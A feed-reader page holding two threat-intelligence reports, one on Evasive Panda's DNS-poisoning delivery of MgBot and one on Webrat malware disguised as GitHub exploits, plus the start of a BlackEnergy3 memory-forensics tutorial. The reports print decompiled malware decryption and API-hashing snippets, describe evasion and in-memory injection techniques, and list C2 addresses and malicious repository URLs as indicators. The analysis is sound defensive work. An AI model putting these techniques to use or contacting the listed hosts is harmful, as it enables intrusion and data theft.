Reading view

There are new articles available, click to refresh the page.

Evasive Panda APT poisons DNS requests to deliver MgBot

Introduction

The Evasive Panda APT group (also known as Bronze Highland, Daggerfly, and StormBamboo) has been active since 2012, targeting multiple industries with sophisticated, evolving tactics. Our latest research (June 2025) reveals that the attackers conducted highly-targeted campaigns, which started in November 2022 and ran until November 2024.

The group mainly performed adversary-in-the-middle (AitM) attacks on specific victims. These included techniques such as dropping loaders into specific locations and storing encrypted parts of the malware on attacker-controlled servers, which were resolved as a response to specific website DNS requests. Notably, the attackers have developed a new loader that evades detection when infecting its targets, and even employed hybrid encryption practices to complicate analysis and make implants unique to each victim.

Furthermore, the group has developed an injector that allows them to execute their MgBot implant in memory by injecting it into legitimate processes. It resides in the memory space of a decade-old signed executable by using DLL sideloading and enables them to maintain a stealthy presence in compromised systems for extended periods.

Additional information about this threat, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.

Technical details

Initial infection vector

The threat actor commonly uses lures that are disguised as new updates to known third-party applications or popular system applications trusted by hundreds of users over the years.

In this campaign, the attackers used an executable disguised as an update package for SohuVA, which is a streaming app developed by Sohu Inc., a Chinese internet company. The malicious package, named sohuva_update_10.2.29.1-lup-s-tp.exe, clearly impersonates a real SohuVA update to deliver malware from the following resource, as indicated by our telemetry:

http://p2p.hd.sohu.com[.]cn/foxd/gz?file=sohunewplayer_7.0.22.1_03_29_13_13_union.exe&new=/66/157/ovztb0wktdmakeszwh2eha.exe

There is a possibility that the attackers used a DNS poisoning attack to alter the DNS response of p2p.hd.sohu.com[.]cn to an attacker-controlled server’s IP address, while the genuine update module of the SohuVA application tries to update its binaries located in appdata\roaming\shapp\7.0.18.0\package. Although we were unable to verify this at the time of analysis, we can make an educated guess, given that it is still unknown what triggered the update mechanism.

Furthermore, our analysis of the infection process has identified several additional campaigns pursued by the same group. For example, they utilized a fake updater for the iQIYI Video application, a popular platform for streaming Asian media content similar to SohuVA. This fake updater was dropped into the application’s installation folder and executed by the legitimate service qiyiservice.exe. Upon execution, the fake updater initiated malicious activity on the victim’s system, and we have identified that the same method is used for IObit Smart Defrag and Tencent QQ applications.

The initial loader was developed in C++ using the Windows Template Library (WTL). Its code bears a strong resemblance to Wizard97Test, a WTL sample application hosted on Microsoft’s GitHub. The attackers appear to have embedded malicious code within this project to effectively conceal their malicious intentions.

The loader first decrypts the encrypted configuration buffer by employing an XOR-based decryption algorithm:

for ( index = 0; index < v6; index = (index + 1) )
{
if ( index >= 5156 )
break;
mw_configindex ^= (&mw_deflated_config + (index & 3));
}

After decryption, it decompresses the LZMA-compressed buffer into the allocated buffer, and all of the configuration is exposed, including several components:

  • Malware installation path: %ProgramData%\Microsoft\MF
  • Resource domain: http://www.dictionary.com/
  • Resource URI: image?id=115832434703699686&product=dict-homepage.png
  • MgBot encrypted configuration


The malware also checks the name of the logged-in user in the system and performs actions accordingly. If the username is SYSTEM, the malware copies itself with a different name by appending the ext.exe suffix inside the current working directory. Then it uses the ShellExecuteW API to execute the newly created version. Notably, all relevant strings in the malware, such as SYSTEM and ext.exe, are encrypted, and the loader decrypts them with a specific XOR algorithm.

Decryption routine of encrypted strings

Decryption routine of encrypted strings

If the username is not SYSTEM, the malware first copies explorer.exe into %TEMP%, naming the instance as tmpX.tmp (where X is an incremented decimal number), and then deletes the original file. The purpose of this activity is unclear, but it consumes high system resources. Next, the loader decrypts the kernel32.dll and VirtualProtect strings to retrieve their base addresses by calling the GetProcAddress API. Afterwards, it uses a single-byte XOR key to decrypt the shellcode, which is 9556 bytes long, and stores it at the same address in the .data section. Since the .data section does not have execute permission, the malware uses the VirtualProtect API to set the permission for the section. This allows for the decrypted shellcode to be executed without alerting security products by allocating new memory blocks. Before executing the shellcode, the malware prepares a 16-byte-long parameter structure that contains several items, with the most important one being the address of the encrypted MgBot configuration buffer.

Multi-stage shellcode execution

As mentioned above, the loader follows a unique delivery scheme, which includes at least two stages of payload. The shellcode employs a hashing algorithm known as PJW to resolve Windows APIs at runtime in a stealthy manner.

unsigned int calc_PJWHash(_BYTE *a1)
{
unsigned int v2;
v2 = 0;
while ( *a1 )
{
v2 = *a1++ + 16 * v2;
if ( (v2 & 0xF0000000) != 0 )
v2 = ~(v2 & 0xF0000000) & (v2 ^ ((v2 & 0xF0000000) >> 24));
}
return v2;
}

The shellcode first searches for a specific DAT file in the malware’s primary installation directory. If it is found, the shellcode decrypts it using the CryptUnprotectData API, a Windows API that decrypts protected data into allocated heap memory, and ensures that the data can only be decrypted on the particular machine by design. After decryption, the shellcode deletes the file to avoid leaving any traces of the valuable part of the attack chain.

If, however, the DAT file is not present, the shellcode initiates the next-stage shellcode installation process. It involves retrieving encrypted data from a web source that is actually an attacker-controlled server, by employing a DNS poisoning attack. Our telemetry shows that the attackers successfully obtained the encrypted second-stage shellcode, disguised as a PNG file, from the legitimate website dictionary[.]com. However, upon further investigation, it was discovered that the IP address associated with dictionary[.]com had been manipulated through a DNS poisoning technique. As a result, victims’ systems were resolving the website to different attacker-controlled IP addresses depending on the victims’ geographical location and internet service provider.

To retrieve the second-stage shellcode, the first-stage shellcode uses the RtlGetVersion API to obtain the current Windows version number and then appends a predefined string to the HTTP header:

sec-ch-ua-platform: windows %d.%d.%d.%d.%d.%d

This implies that the attackers needed to be able to examine request headers and respond accordingly. We suspect that the attackers’ collection of the Windows version number and its inclusion in the request headers served a specific purpose, likely allowing them to target specific operating system versions and even tailor their payload to different operating systems. Given that the Evasive Panda threat actor has been known to use distinct implants for Windows (MgBot) and macOS (Macma) in previous campaigns, it is likely that the malware uses the retrieved OS version string to determine which implant to deploy. This enables the threat actor to adapt their attack to the victim’s specific operating system by assessing results on the server side.

Downloading a payload from the web resource

Downloading a payload from the web resource

From this point on, the first-stage shellcode proceeds to decrypt the retrieved payload with a XOR decryption algorithm:

key = *(mw_decryptedDataFromDatFile + 92);
index = 0;
if ( sz_shellcode )
{
mw_decryptedDataFromDatFile_1 = Heap;
do
{
*(index + mw_decryptedDataFromDatFile_1) ^= *(&key + (index & 3));
++index;
}
while ( index < sz_shellcode );
}

The shellcode uses a 4-byte XOR key, consistent with the one used in previous stages, to decrypt the new shellcode stored in the DAT file. It then creates a structure for the decrypted second-stage shellcode, similar to the first stage, including a partially decrypted configuration buffer and other relevant details.

Next, the shellcode resolves the VirtualProtect API to change the protection flag of the new shellcode buffer, allowing it to be executed with PAGE_EXECUTE_READWRITE permissions. The second-stage shellcode is then executed, with the structure passed as an argument. After the shellcode has finished running, its return value is checked to see if it matches 0x9980. Depending on the outcome, the shellcode will either terminate its own process or return control to the caller.

Although we were unable to retrieve the second-stage payload from the attackers’ web server during our analysis, we were able to capture and examine the next stage of the malware, which was to be executed afterwards. Our analysis suggests that the attackers may have used the CryptProtectData API during the execution of the second shellcode to encrypt the entire shellcode and store it as a DAT file in the malware’s main installation directory. This implies that the malware writes an encrypted DAT file to disk using the CryptProtectData API, which can then be decrypted and executed by the first-stage shellcode. Furthermore, it appears that the attacker attempted to generate a unique encrypted second shellcode file for each victim, which we believe is another technique used to evade detection and defense mechanisms in the attack chain.

Secondary loader

We identified a secondary loader, named libpython2.4.dll, which was disguised as a legitimate Windows library and used by the Evasive Panda group to achieve a stealthier loading mechanism. Notably, this malicious DLL loader relies on a legitimate, signed executable named evteng.exe (MD5: 1c36452c2dad8da95d460bee3bea365e), which is an older version of python.exe. This executable is a Python wrapper that normally imports the libpython2.4.dll library and calls the Py_Main function.

The secondary loader retrieves the full path of the current module (libpython2.4.dll) and writes it to a file named status.dat, located in C:\ProgramData\Microsoft\eHome, but only if a file with the same name does not already exist in that directory. We believe with a low-to-medium level of confidence that this action is intended to allow the attacker to potentially update the secondary loader in the future. This suggests that the attacker may be planning for future modifications or upgrades to the malware.

The malware proceeds to decrypt the next stage by reading the entire contents of C:\ProgramData\Microsoft\eHome\perf.dat. This file contains the previously downloaded and XOR-decrypted data from the attacker-controlled server, which was obtained through the DNS poisoning technique as described above. Notably, the implant downloads the payload several times and moves it between folders by renaming it. It appears that the attacker used a complex process to obtain this stage from a resource, where it was initially XOR-encrypted. The attacker then decrypted this stage with XOR and subsequently encrypted and saved it to perf.dat using a custom hybrid of Microsoft’s Data Protection Application Programming Interface (DPAPI) and the RC5 algorithm.

General overview of storing payload on disk by using hybrid encryption

General overview of storing payload on disk by using hybrid encryption

This custom encryption algorithm works as follows. The RC5 encryption key is itself encrypted using Microsoft’s DPAPI and stored in the first 16 bytes of perf.dat. The RC5-encrypted payload is then appended to the file, following the encrypted key. To decrypt the payload, the process is reversed: the encrypted RC5 key is first decrypted with DPAPI, and then used to decrypt the remaining contents of perf.dat, which contains the next-stage payload.

The attacker uses this approach to ensure that a crucial part of the attack chain is secured, and the encrypted data can only be decrypted on the specific system where the encryption was initially performed. This is because the DPAPI functions used to secure the RC5 key tie the decryption process to the individual system, making it difficult for the encrypted data to be accessed or decrypted elsewhere. This makes it more challenging for defenders to intercept and analyze the malicious payload.

After completing the decryption process, the secondary loader initiates the runtime injection method, which likely involves the use of a custom runtime DLL injector for the decrypted data. The injector first calls the DLL entry point and then searches for a specific export function named preload. Although we were unable to determine which encrypted module was decrypted and executed in memory due to a lack of available data on the attacker-controlled server, our telemetry reveals that an MgBot variant is injected into the legitimate svchost.exe process after the secondary loader is executed. Fortunately, this allowed us to analyze these implants further and gain additional insights into the attack, as well as reveal that the encrypted initial configuration was passed through the infection chain, ultimately leading to the execution of MgBot. The configuration file was decrypted with a single-byte XOR key, 0x58, and this would lead to the full exposure of the configuration.

Our analysis suggests that the configuration includes a campaign name, hardcoded C2 server IP addresses, and unknown bytes that may serve as encryption or decryption keys, although our confidence in this assessment is limited. Interestingly, some of the C2 server addresses have been in use for multiple years, indicating a potential long-term operation.

Decryption of the configuration in the injected MgBot implant

Decryption of the configuration in the injected MgBot implant

Victims

Our telemetry has detected victims in Türkiye, China, and India, with some systems remaining compromised for over a year. The attackers have shown remarkable persistence, sustaining the campaign for two years (from November 2022 to November 2024) according to our telemetry, which indicates a substantial investment of resources and dedication to the operation.

Attribution

The techniques, tactics, and procedures (TTPs) employed in this compromise indicate with high confidence that the Evasive Panda threat actor is responsible for the attack. Despite the development of a new loader, which has been added to their arsenal, the decade-old MgBot implant was still identified in the final stage of the attack with new elements in its configuration. Consistent with previous research conducted by several vendors in the industry, the Evasive Panda threat actor is known to commonly utilize various techniques, such as supply-chain compromise, Adversary-in-the-Middle attacks, and watering-hole attacks, which enable them to distribute their payloads without raising suspicion.

Conclusion

The Evasive Panda threat actor has once again showcased its advanced capabilities, evading security measures with new techniques and tools while maintaining long-term persistence in targeted systems. Our investigation suggests that the attackers are continually improving their tactics, and it is likely that other ongoing campaigns exist. The introduction of new loaders may precede further updates to their arsenal.

As for the AitM attack, we do not have any reliable sources on how the threat actor delivers the initial loader, and the process of poisoning DNS responses for legitimate websites, such as dictionary[.]com, is still unknown. However, we are considering two possible scenarios based on prior research and the characteristics of the threat actor: either the ISPs used by the victims were selectively targeted, and some kind of network implant was installed on edge devices, or one of the network devices of the victims — most likely a router or firewall appliance — was targeted for this purpose. However, it is difficult to make a precise statement, as this campaign requires further attention in terms of forensic investigation, both on the ISPs and the victims.

The configuration file’s numerous C2 server IP addresses indicate a deliberate effort to maintain control over infected systems running the MgBot implant. By using multiple C2 servers, the attacker aims to ensure prolonged persistence and prevents loss of control over compromised systems, suggesting a strategic approach to sustaining their operations.

Indicators of compromise

File Hashes
c340195696d13642ecf20fbe75461bed sohuva_update_10.2.29.1-lup-s-tp.exe
7973e0694ab6545a044a49ff101d412a libpython2.4.dll
9e72410d61eaa4f24e0719b34d7cad19 (MgBot implant)

File Paths
C:\ProgramData\Microsoft\MF
C:\ProgramData\Microsoft\eHome\status.dat
C:\ProgramData\Microsoft\eHome\perf.dat

URLs and IPs
60.28.124[.]21     (MgBot C2)
123.139.57[.]103   (MgBot C2)
140.205.220[.]98   (MgBot C2)
112.80.248[.]27    (MgBot C2)
116.213.178[.]11   (MgBot C2)
60.29.226[.]181    (MgBot C2)
58.68.255[.]45     (MgBot C2)
61.135.185[.]29    (MgBot C2)
103.27.110[.]232   (MgBot C2)
117.121.133[.]33   (MgBot C2)
139.84.170[.]230   (MgBot C2)
103.96.130[.]107   (AitM C2)
158.247.214[.]28   (AitM C2)
106.126.3[.]78     (AitM C2)
106.126.3[.]56     (AitM C2)

From cheats to exploits: Webrat spreading via GitHub

In early 2025, security researchers uncovered a new malware family named Webrat. Initially, the Trojan targeted regular users by disguising itself as cheats for popular games like Rust, Counter-Strike, and Roblox, or as cracked software. In September, the attackers decided to widen their net: alongside gamers and users of pirated software, they are now targeting inexperienced professionals and students in the information security field.

Distribution and the malicious sample

In October, we uncovered a campaign that had been distributing Webrat via GitHub repositories since at least September. To lure in victims, the attackers leveraged vulnerabilities frequently mentioned in security advisories and industry news. Specifically, they disguised their malware as exploits for the following vulnerabilities with high CVSSv3 scores:

CVE CVSSv3
CVE-2025-59295 8.8
CVE-2025-10294 9.8
CVE-2025-59230 7.8

This is not the first time threat actors have tried to lure security researchers with exploits. Last year, they similarly took advantage of the high-profile RegreSSHion vulnerability, which lacked a working PoC at the time.


In the Webrat campaign, the attackers bait their traps with both vulnerabilities lacking a working exploit and those which already have one. To build trust, they carefully prepared the repositories, incorporating detailed vulnerability information into the descriptions. The information is presented in the form of structured sections, which include:

  • Overview with general information about the vulnerability and its potential consequences
  • Specifications of systems susceptible to the exploit
  • Guide for downloading and installing the exploit
  • Guide for using the exploit
  • Steps to mitigate the risks associated with the vulnerability
Contents of the repository

Contents of the repository

In all the repositories we investigated, the descriptions share a similar structure, characteristic of AI-generated vulnerability reports, and offer nearly identical risk mitigation advice, with only minor variations in wording. This strongly suggests that the text was machine-generated.


The Download Exploit ZIP link in the Download & Install section leads to a password-protected archive hosted in the same repository. The password is hidden within the name of a file inside the archive.

The archive downloaded from the repository includes four files:

  1. pass – 8511: an empty file, whose name contains the password for the archive.
  2. payload.dll: a decoy, which is a corrupted PE file. It contains no useful information and performs no actions, serving only to divert attention from the primary malicious file.
  3. rasmanesc.exe (note: file names may vary): the primary malicious file (MD5 61b1fc6ab327e6d3ff5fd3e82b430315), which performs the following actions:
    • Escalate its privileges to the administrator level (T1134.002).
    • Disable Windows Defender (T1562.001) to avoid detection.

    • Fetch from a hardcoded URL (ezc5510min.temp[.]swtest[.]ru in our example) a sample of the Webrat family and execute it (T1608.001).
  4. start_exp.bat: a file containing a single command: start rasmanesc.exe, which further increases the likelihood of the user executing the primary malicious file.
The execution flow and capabilities of rasmanesc.exe

The execution flow and capabilities of rasmanesc.exe

Webrat is a backdoor that allows the attackers to control the infected system. Furthermore, it can steal data from cryptocurrency wallets, Telegram, Discord and Steam accounts, while also performing spyware functions such as screen recording, surveillance via a webcam and microphone, and keylogging. The version of Webrat discovered in this campaign is no different from those documented previously.

Campaign objectives

Previously, Webrat spread alongside game cheats, software cracks, and patches for legitimate applications. In this campaign, however, the Trojan disguises itself as exploits and PoCs. This suggests that the threat actor is attempting to infect information security specialists and other users interested in this topic. It bears mentioning that any competent security professional analyzes exploits and other malware within a controlled, isolated environment, which has no access to sensitive data, physical webcams, or microphones. Furthermore, an experienced researcher would easily recognize Webrat, as it’s well-documented and the current version is no different from previous ones. Therefore, we believe the bait is aimed at students and inexperienced security professionals.

Conclusion

The threat actor behind Webrat is now disguising the backdoor not only as game cheats and cracked software, but also as exploits and PoCs. This indicates they are targeting researchers who frequently rely on open sources to find and analyze code related to new vulnerabilities.

However, Webrat itself has not changed significantly from past campaigns. These attacks clearly target users who would run the “exploit” directly on their machines — bypassing basic safety protocols. This serves as a reminder that cybersecurity professionals, especially inexperienced researchers and students, must remain vigilant when handling exploits and any potentially malicious files. To prevent potential damage to work and personal devices containing sensitive information, we recommend analyzing these exploits and files within isolated environments like virtual machines or sandboxes.

We also recommend exercising general caution when working with code from open sources, always using reliable security solutions, and never adding software to exclusions without a justified reason.

Kaspersky solutions effectively detect this threat with the following verdicts:

  • HEUR:Trojan.Python.Agent.gen
  • HEUR:Trojan-PSW.Win64.Agent.gen
  • HEUR:Trojan-Banker.Win32.Agent.gen
  • HEUR:Trojan-PSW.Win32.Coins.gen
  • HEUR:Trojan-Downloader.Win32.Agent.gen
  • PDM:Trojan.Win32.Generic

Indicators of compromise

Malicious GitHub repositories
https://github[.]com/RedFoxNxploits/CVE-2025-10294-Poc
https://github[.]com/FixingPhantom/CVE-2025-10294
https://github[.]com/h4xnz/CVE-2025-10294-POC
https://github[.]com/usjnx72726w/CVE-2025-59295/tree/main
https://github[.]com/stalker110119/CVE-2025-59230/tree/main
https://github[.]com/moegameka/CVE-2025-59230
https://github[.]com/DebugFrag/CVE-2025-12596-Exploit
https://github[.]com/themaxlpalfaboy/CVE-2025-54897-LAB
https://github[.]com/DExplo1ted/CVE-2025-54106-POC
https://github[.]com/h4xnz/CVE-2025-55234-POC
https://github[.]com/Hazelooks/CVE-2025-11499-Exploit
https://github[.]com/usjnx72726w/CVE-2025-11499-LAB
https://github[.]com/modhopmarrow1973/CVE-2025-11833-LAB
https://github[.]com/rootreapers/CVE-2025-11499
https://github[.]com/lagerhaker539/CVE-2025-12595-POC

Webrat C2
http://ezc5510min[.]temp[.]swtest[.]ru
http://shopsleta[.]ru

MD5
28a741e9fcd57bd607255d3a4690c82f
a13c3d863e8e2bd7596bac5d41581f6a
61b1fc6ab327e6d3ff5fd3e82b430315

Digital Forensics: Analyzing BlackEnergy3 with Volatility

Welcome back, aspiring digital forensic investigators.

The malware ecosystem is vast and constantly evolving. New samples appear every day, shared across underground forums and malware repositories. Some of these threats are short-lived, while others leave a lasting mark on history. Today, we are going to analyze one of those historically significant threats called BlackEnergy (for more on Blackenergy3 and it’s use to black out Ukraine, see the excellent article here by OTW). BlackEnergy is a malware family that gained global attention after being linked to large-scale cyber operations, most notably attacks against critical infrastructure. While it began as a relatively simple tool, it evolved into a sophisticated platform used in highly targeted campaigns. In this article, we will examine a memory dump from an infected Windows 7 system and use Volatility 3 to understand how BlackEnergy behaves in memory and how we can identify it during a forensic investigation.

Understanding BlackEnergy

